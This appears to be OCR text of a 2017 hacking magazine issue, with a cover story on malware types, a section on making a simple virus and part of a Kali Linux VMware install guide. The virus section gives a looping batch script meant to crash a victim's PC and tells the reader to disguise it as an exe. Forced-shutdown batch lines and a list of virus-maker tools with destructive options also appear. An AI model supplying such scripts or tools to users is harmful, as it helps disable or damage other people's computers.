Hackercool

June 2017 Edition 0 Issue 9

WEBSITE HACKING :

Learn about the entire structure of the website before we hack it.

LET'S FIXIT:

Let us solve the pestering problems infosec commun -ity faces day to day.

METASPLOIT THIS MONTH :

DiskBoss, Serviio and meterpreter archmigrate exploits

WPSEKU : Wordpress black box security scanner.

METASPLOITABLE TUTORIALS

Password Cracking

HACKED : ms08_067

Hacking Q&A, Hackstory and a lot more

INSIDE

Here's what you will find in the Hackercool June 2017 Issue .

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine.This is the ninth issue of zeroeth edition of my magazine Hackercool.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com***. This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" to practice website security.*

This magazine is intended to deal with hacking as close to reality as possible, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field. Even people who want to keep themselves safe from the malicious hackers will find this helpful. The main focus of this magazine is dealing with hacking in real time scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them about real time hacking.

In this issue, we start our first cover story. This cover story is about malware and its role in hacking. We hav introduced two new features with this issue. " Let's Fixit" and "Website Hacking". In "Let's Fixit", we will try to fix one pestering problem faced by infosec professionals every month. "Website Hacking" is a series on well hacking websites. Other than this, this issue has all regular features.


*This magazine is available for subscription on Magzter and Gumroad and more recently at Playster. It is also available for sale on Kindle store, 24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regard ing this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

KalyanCh

COVER STORY

MALWARE MALWARE

Given below is the graph prepared by Gdata showing the number of new malware specimens collected. As you can see below, the estimated amount of specimens to be collected in the first half of 2017 is going to exceed greatly to that of the specimens collected in first half of 2016. This shows the growing popularity of malware in hacking.



But what exactly is malware? I remember when my brother first bought a computer he brought some files in a floppy disk to be installed in our computer. These were some fun games like love calculator etc. When one of the file was running, our antivirus prompted a warning "Trojan Horse detected". That was my first interaction with malware.

> ***" A virus can only be executed when an infected program is run. Only executable files can be infected with a virus. On Windows systems, these files usually have extension exe, .com, .bat, .sys or .ovl.***

My story apart, what exactly is malware? Eventhough most of the computer users regularly have some bitter experience with malware. they still are not well versed with differences between virus and malware, virus and worm etc.

This post is intended to make reader understand different types of malware, their working, their usage in the field of hacking etc. So let's start with what exactly is a malware? Malware is a word formed by combining two words "malicious" and "software". So any soft ware that is designed with a malicious (bad) intention is malware.

So if I send you a batch file with text containing only "c:\windows\system32\shutdown -s -f -t 00", it can be called malware because it will unintentionally shutdown your computer.

Malware has been in exeistence from 1986 and it mostly spread through floppy disks at that time.

Let's see the classification of malware. Malware can be classified into several types depending on their function. They are,

1. Virus
2. Trojan
3. Worm
4. Logic Bomb
5. Keylogger
6. Botnet
7. Spyware
8. Ransomware.

VIRUS

Virus is the most popular malware users see not only because of its greater existence on internet but also may be due to people ignorantly classifying other malware as virus.

VIRUS stands for Vital Information Resources Under Seize. As its name suggests it mostly targets the computer resources. These resources can be bandwidth,memory space etc.

A virus can only be executed when an infected program is run. Just like its pathological version, a virus needs a carrier, which in cyber security is called Trojan or Trojan Horse. Unless there's a trojan (which a user should run), a virus can't execute. Think of it like this. Just like malaria can't infect humans without mosquitoes, a virus doen't run without a trojan.

Only executable files can be infected with virus. On Windows systems, these files usually have extensions .exe, .com, .bat, .sys or .ovl.

A Virus can replicate itself with new copies thus infecting other programs also. The most harmless thing a virus can do is replicating only.

I think you already know what dangerous things a virus can do, but to those newbies who don't know what they do, they can be coded to damge other programs or alter data or take up more memory space or completely destroy data.

Creeper virus is recognized as the first computer virus. It was created by Bob Thomas in 1971 as an experimental self-duplicating program. It was designed to move between DEC PDP-10 mainframe computers running the TENEX operating system using the ARPANET which was the earlier version of internet. On infected systems, it used to display the message "I'm the creeper, catch me if you can!"

Viruses can be further classified into five types.

1.Boot Sector Virus:

As their name suggests, Boot sector viris infects the MBR(Master Boot Record) of the system. They do this by moving or overwriting the original boot code to a different sector and replacing it with the infected boot code.

They often mark the sector where the original boot code is present as bad to prevent it from being used in the future.

It is very difficult to detect the boot sector virus since OS is the first thing to load in a system.

2. File Infector Virus :

File infector virus infects files mostly executable (exe), companion (com) or overlay files. Some of the file infecting virus act exactly like boot sector virus by replacing the program load instructions of the infected program with that of their own.This usually increases the size of the file and hence easily detectable.

Some file infector virus work by using companion files. They change alle the companio files to executable files and write a file with the same name and .com extension. By default, Windows systems execute companion(.com) files before executable(exe) files. Hence the .com files re executed first.

3. Polymorphic Virus :

Polymorphic virus is a type of virus that encrypts itself to evade antivirus.Some polymorphic virus use a different algorithm to encrypt themselves each time they create a copy of themselves. This makes detection of these virus very difficult. Some polymorphic virus take around a million forms to evade detection.

Tequila is the first polymorphic virus that was widespread. It installed itself on the partition sector. A full polymorphic virus is one for which no search string can be written down, even if you allow the use of wild cards. It was made in 1991

4. Stealth Virus :

Even with all the encryption tricks, Polymorphic virus is not the one which is stealthy in infecting.That feature goes to stealth virus. Stealth virus hides in files, boot sectors and partitions to avoid being detected by antivirus. It normally attacks operating system processes.

To stay undetected, a stealth virus will stay in memory to intercept all attempts to use the OS. Since this type of virus is memory resident, users may experience shortage of memory.

The first stealth virus is named Brain. It was designed by two brothers from Pakistan named Alvi's. Actually they made this to detect copyright infringement but it took a malicious turn. Once infected, Brain affects the computer by replacing the boot sector of a floppy disk with a copy of the virus. The real boot sector is moved to another sector and marked as bad. Infected disks usually have five kilobytes of bad sectors and the disk label is changed to ©Brain.

5. Multipartite Virus :


Multipartite virus are those which use one or many of the features explained above to infect system.With this they combine all or some of the stealth techniques to evade detection.

HOW TO MAKE A SIMPLE ViRUS

One of the most popular searches on Google is "how to make a virus". Well virus can be written in many languages. They are mostly written in C and C++ but can also be written in Python, batch and even PHP.

Let me show you to create a simple virus using batch programming on Windows. Open Notepad and type the text shown below.


@echo off
:start
start notepad
goto start



```
@echo off
:start
start notepad
goto start
```


What we are doing here is giving command to start Notepad and creating a loop of it. When a user clicks on this batch file, it will continuosly opening Notepad whcih may even lead to crashing of the system.

Save it with extension .bat as shown below,


File name: "alpha.bat"
Save as type: All Files
Encoding: ANSI

Now the only thing left is sending it to the victim. You can also include different batch commands in the script. That was very simple virus.

To make things look professional, we can also convert this batch file to an exe using a BAT to exe coverter.



BAT file: C:\Users\C.K.chakravarthi\Desktop\al
Save as: C:\Users\C.K.chakravarthi\Desktop\te


If you need more help on this, you can visit **my blogpost here**.

Creation of complex viruses also is not a big deal nowadays. Anybody can create them at a click of a mouse nowadays thanks to virus makers. Virus makers are programs that help to create a virus. Ofcourse this should be used only for testing or research purpose but not to perform any illegal hacking activity. This is a punishable offence.

Some of the virus makers are,

1. **BlackHost**
2. **Bhavesh Virus Maker**
3. **JPS virus maker**
4. **Terabit Virus Maker**

Here is an interface of Terabit Virus Maker shown in the below image.



□ Avoid Opening Calculator
□ Avoid Opening Copy,Move Window
□ Avoid Opening Gpedit
□ Avoid Opening Media Player
□ Avoid Opening Mozilla Firefox
□ Avoid Opening MsConfig
☑ Avoid Opening Notepad
□ Avoid Opening Wordpad
□ Avoid Opening Yahoo Messenger
□ Add 30 User Accounts to Windows
□ Always Clean Clipboard
□ Always Log Off
□ Close Internet Explorer Every 10 Sec
□ Delete All Files In Desktop
□ Delete All Files In My Documents
□ Delete Windows Fonts
□ Delete Windows Screen Savers
□ Disconnect From Internet
□ Disable Automatic Updates
□ Disable Command Prompt
□ Disable Printer
□ Disable Regedit
□ Disable Screen Saver
□ Disable System Restore
☑ Disable Task Manager
□ Disable Windows Firewall
□ Disable Windows Installer
□ Disable Windows Security Center
□ Disable Windows Security Essentials
□ Disable Windows Themes
□ Format All Hard Drives
□ Funny Keyboard
□ Funny Mouse
□ Funny Start Button
□ Gradually Fill System Volume
□ Hide Desktop Icons
□ Hide Folder Option Menu
□ Hide Taskbar
□ Lock All Drives,Folders
□ Lock Internet Explorer Option Menu
□ Mute System Volume
□ Open/Close CD-ROM Every 10 Sec
□ Play Beep Sound Every Sec
□ Remove Desktop Wallpaper
□ Remove Run From Start Menu
□ Remove Start Button
□ Remove Windows Clock
□ Slow Down PC Speed
☑ Spread with Folders
□ Stop SQL Server
□ Swap Mouse Buttons
□ Transparent Explorer Windows
□ Turn off Computer After 5 Min
□ Turn Off Monitor

□ Binder
Address:

□ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical


□ Run Custom Command
Command:

Add 0 fake KB(s) to virus.

File Name After Install: Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

Here is an image showing Blackhost virus maker.



□ Add code (batch)

```
@echo off
shutdown -s -t 00 -c "blackhost virus maker"
```

□ Change password
hYfRtbwy4Els7vtt

□ Delete
Filename: setup
Extension: exe

□ Kill process
explorer.exe
winlogon.exe
filename.exe

□ Open program
notepad.exe □ Loop

□ Open website
www.blackhost.xyz □ Loop

□ Message
□ Crazy mouse □ Add..
□ Change time □ Auto startup..
□ Kill computer □ Disable..
□ Worm □ Shutdown..

Virus name: setup
Exension:

Copyright © BlackHost

(To Be Continued)


In the next issue, we will learn about Trojans, RATS and their practical application.

INSTALLIT

The makers of Kali Linux have released their latest release this year:Kali Linux 2017.1. In this month's issue, we will see the process of installing this latest release in Vmware Workstation or Vmware Player.

It's already known that the makers of Kali Linux have been releasing virtual images of Kali Linux for both Virtualbox and Vmware. In this issue, we will install the vmware image which can be downloaded from **here**. We are using Vmware Workstation for this tutorial.


The finished download of the vmware image of Kali Linux should look like below.



PC › Downloads › Kali-Linux-2017.1-vm-i686

Name	Date modified	Type	Size
Kali-Linux-2017.1-vm-i686.7z	5/7/2017 2:38 PM	7Z File	2,151,415 KB
Kali-Linux-2017.1-vm-i686.txt.sha256sum	5/7/2017 2:34 PM	SHA256SUM File	1 KB

Using 7Zip, extract the contents of the zip file as shown below. The contents will be extracted into a folder.




Name	Date modified	Type	Size
Kali-Linux-2017.1-vm-i686	6/3/2017 1:53 PM	File folder	
Kali-Linux-2017.1-vm-i686.7z			
Kali-Linux-2017.1-vm-i686.txt.sh			

3% Extracting C:\Users\nspadm\Do ... -2017.1-vm-i686.7z

Elapsed time:	00:00:08	Total size:	8486 M
Remaining time:	00:03:38	Speed:	37 MB/s
Files:	1	Processed:	304 M
Compression ratio:	33%	Compressed size:	102 M

Extracting
Kali-Linux-2017.1-vm-i686\
Kali-Linux-2017.1-vm-i686-s001.vmdk

The extracted contents in the folder will be as shown below.




Name	Date modified	Type	Size
Kali-Linux-2017.1-vm-i686	4/22/2017 3:59 PM	VMware Virtual M...	9 KB
Kali-Linux-2017.1-vm-i686	4/22/2017 3:59 PM	Virtual Machine Di...	2 KB
Kali-Linux-2017.1-vm-i686	4/21/2017 11:31 PM	VMware snapshot ...	0 KB
Kali-Linux-2017.1-vm-i686	4/24/2017 2:32 PM	VMware virtual m...	4 KB
Kali-Linux-2017.1-vm-i686	4/21/2017 11:31 PM	VMware Team Me...	1 KB
Kali-Linux-2017.1-vm-i686-s001	4/22/2017 4:02 PM	Virtual Machine Di...	3,418,752 KB
Kali-Linux-2017.1-vm-i686-s002	4/22/2017 4:02 PM	Virtual Machine Di...	807,552 KB
Kali-Linux-2017.1-vm-i686-s003	4/22/2017 4:03 PM	Virtual Machine Di...	534,592 KB
Kali-Linux-2017.1-vm-i686-s004	4/22/2017 4:03 PM	Virtual Machine Di...	812,224 KB
Kali-Linux-2017.1-vm-i686-s005	4/22/2017 4:03 PM	Virtual Machine Di...	773,504 KB
Kali-Linux-2017.1-vm-i686-s006	4/22/2017 4:03 PM	Virtual Machine Di...	523,648 KB
Kali-Linux-2017.1-vm-i686-s007	4/22/2017 4:03 PM	Virtual Machine Di...	266,112 KB
Kali-Linux-2017.1-vm-i686-s008	4/22/2017 4:03 PM	Virtual Machine Di...	4,736 KB
Kali-Linux-2017.1-vm-i686-s009	4/22/2017 4:03 PM	Virtual Machine Di...	1,155,520 KB
Kali-Linux-2017.1-vm-i686-s010	4/22/2017 4:03 PM	Virtual Machine Di...	393,536 KB
Kali-Linux-2017.1-vm-i686-s011	4/22/2017 4:03 PM	Virtual Machine Di...	64 KB

We are interested in the highlighted file shown in the above image.

Open Vmware Workstation. Click on "Create a New Virtual Machine" option or hit "CTRL+N" to create a new virtual machine.

A window opens. Select the option "Custom" and click on "Next".




Welcome to the New Virtual Machine Wizard

What type of configuration do you want?

○ Typical (recommended)
Create a Workstation 12.0 virtual machine in a few easy steps.

● Custom (advanced)
Create a virtual machine with advanced options, such as a SCSI controller type, virtual disk type and compatibility with older VMware products.

In the next window that opens, click on Next.



Choose the Virtual Machine Hardware Compatibility
Which hardware features are needed for this virtual machine?


Virtual machine hardware compatibility
Hardware compatibility: Workstation 12.0
Compatible with: ☑ ESX Server

Compatible products:
Fusion 8.0
Workstation 12.0

Limitations:
64 GB memory
16 processors
10 network adapters
8 TB disk size

This will open a new window. In this window, select the option "I will install the operating system later" and click on "Next".

The next window is about choosing the operating system we are trying to install. Select Guest OS as Linux and version as "Debian 8.x" and click on "Next".



New Virtual Machine Wizard

Select a Guest Operating System

Which operating system will be installed on this virtual machine?


Guest operating system

○ Microsoft Windows
● Linux
○ Novell NetWare
○ Solaris
○ VMware ESX
○ Other

Version

Debian 8.x

Next it's time to name the virtual machine. Name it as it suits you. I named it as shown below. Also choose the location where your virtual machine will be stored and click on "Next".



New Virtual Machine Wizard

Name the Virtual Machine

What name would you like to use for this virtual machine?

Virtual machine name: Kali 2017.1

Location: F:\KalyanVMs\Kali 2017.1


The default location can be changed at Edit > Preferences.

The next window is about the number of processors you want to allot for your guest machine. Allot the processors per your requirement.

If you are not an advanced user, just go with the default configuration by clicking on "Next".

Next is the amount of RAM you need to allott for the Guest machine. The system automatically recommends you some RAM as shown below.

Unless you know your requirements precisely, go with the default choice. Click on Next.



New Virtual Machine Wizard

Memory for the Virtual Machine

How much memory would you like to use for this virtual machine?

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.


Memory for this virtual machine: 512 MB

Maximum recommended memory: 2992 MB

Recommended memory: 512 MB

Guest OS recommended minimum: 64 MB

Select the type of network you want. By default it is NAT. You can change it according to your requirements. Click on "Next".



New Virtual Machine Wizard

Network Type

What type of network do you want to add?

Network connection

○ Use bridged networking
Give the guest operating system direct access to an external Ethernet network. The guest must have its own IP address on the external network.


● Use network address translation (NAT)
Give the guest operating system access to the host computer's dial-up or external Ethernet network connection using the host's IP address.

○ Use host-only networking
Connect the guest operating system to a private virtual network on the host computer.

○ Do not use a network connection

Select your I/O controller type although leaving it to the recommended value would be perfectly alright.

Choose the option "LSI logic" and click on "Next".




New Virtual Machine Wizard

Select I/O Controller Types
Which SCSI controller type would you like to use?

I/O controller types
SCSI Controller:
○ BusLogic (Maximum disk capacity: 2 TB)
● LSI Logic (Recommended)
○ LSI Logic SAS

Next, select the type of hard disk you want for your guest machine. If you know nothing about this, leave the recommended choice and click on "Next".



